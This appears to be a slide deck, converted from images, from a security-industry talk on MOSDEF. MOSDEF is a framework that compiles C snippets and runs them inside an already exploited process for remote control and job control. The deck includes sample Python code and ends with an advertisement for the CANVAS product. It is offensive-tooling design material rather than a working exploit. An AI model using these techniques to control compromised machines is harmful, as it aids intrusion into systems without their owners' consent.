


# \_Stack Swapping - Problems

\_  $\text{time} = 1\text{second} * (\text{sizeof}(\text{file})/1000) + 2$

Exploited Process

Attacker



# \_Stack Swapping - Problems

- \_ All iterative operations take  $1\text{second} * n$  in China
  - \_ Finding valid thread tokens
  - \_ Downloading and uploading files
  - \_ Executing commands with large output
  - \_ Things I haven't thought of but may want to do in the future
- \_ “But usually you have a fast network!”
- \_ “You can always hand-code these things as a special case to make it faster!”

# \_Stack Swapping - Problems

- \_ Although stack swapping does give us needed dynamic mission support:
  - Inefficient network protocol
  - Inability to do more than one thing at a time
  - Complex functions require painful hand marshalling and demarshalling – or the creation of IDL files and an automatic IDL marshaller, which is just as bad
  - Common requirements, such as `fexec()` and `GetLastError()` require special casing – a bad sign
  - Cannot port from one architecture to the other

# \_MOSDEF design requirements

- \_ Efficient network protocol
- \_ The ability to do more than one thing at a time
  - \_ I want cross-platform job control in my shellcode!
- \_ No hand marshalling/demarshalling
- \_ No need to special case `fork()` or `GetLastError()`
- \_ Port from one architecture to the other nicely

# \_MOSDEF sample

## \_ Compare and Contrast

```
creat(self,filename):
"""
inputs: the filename to open
outputs: returns -1 on failure, otherwise a file handle
truncates the file if possible and it exists
"""
addr=self.getprocaddress("kernel32.dll","_lcreat")
if addr==0:
    print "Failed to find lcreat function!"
    return -1

#ok, now we know the address of lcreat
request=intel_order(addr)
request+=intel_order(self.ESP+0xc)
request+=intel_order(0)
request+=filename+chr(0)
self.sendrequest(request)
result=self.readresult()
fd=istr2int(result[:4])
return fd
```

```
def lcreat(self,filename):
"""
inputs: the filename to open
outputs: returns -1 on failure, otherwise a file handle
truncates the file if possible and it exists
"""
request=self.compile("""
#import "remote","Kernel32._lcreat" as "_lcreat"
#import "local","sendint" as "sendint"
#import "string","filename" as "filename"
//start of code
void main()
{
    int i;
    i=_lcreat(filename);
    sendint(i);
}
""")

self.sendrequest(request)
fd=self.readint()
return fd
```

# \_MOSDEF sample

## \_ What does this take?

```
ef lcreat(self,filename):
    """
    inputs: the filename to open
    outputs: returns -1 on failure, otherwise a file handle
    truncates the file if possible and it exists
    """
    request=self.compile("""
    #import "remote","Kernel32._lcreat" as "_lcreat"
    #import "local","sendint" as "sendint"
    #import "string","filename" as "filename"
    //start of code
    void main()
    {
        int i;
        i=_lcreat(filename);
        sendint(i);
    }
    """)
    self.sendrequest(request)
    fd=self.readint()
```


\_A C compiler

\_An x86 assembler

\_A remote linker

# \_MOSDEF portability

## \_ Internal architecture



# \_MOSDEF network efficiencies

- \_ While loops are moved to remote side and executed inside hacked process
- \_ Only the information that is needed is sent back – write() only sends 4 bytes back
- \_ Multiple paths can be executed
  - on error, you can send back an error message
  - On success you can send back a data structure

# \_MOSDEF marshalling

- \_ [Un]Marshalling is done in C
  - Easy to read, understand, modify
  - Easy to port
    - \_ integers don't need re-endianing
    - \_ Types can be re-used


# \_Cross-platform job control

- \_ The main problem is how to share the outbound TCP socket
  - \_ What we really need is cross-platform locking
    - \_ Unix (processes) flock()
    - \_ Windows (threads) EnterCriticalSection()
  - \_ Now we can spin off a “process”, and have it report back!
    - \_ The only things that change are sendint(), sendstring() and sendbuffer()
    - \_ These change globally – our code does not need to be “thread aware”

# \_ Other benefits

- \_ No special cases
- \_ Having an assembler in pure python gives you the ability to finally get rid of giant blocks of “\xeb\x15\x44\x55\x11” in your exploits. You can just `self.assemble()` whatever you need
- \_ Future work around finding smaller shellcode, writing shellcode without bad characters, polymorphic shellcode

# Conclusion



- MOSDEF is a new way to build attack infrastructures, avoiding many of the problems of earlier infrastructures
- Prevent hacker starvation – buy CANVAS for \$995 today
- More information on this and other fun things at <http://www.immunitysec.com/>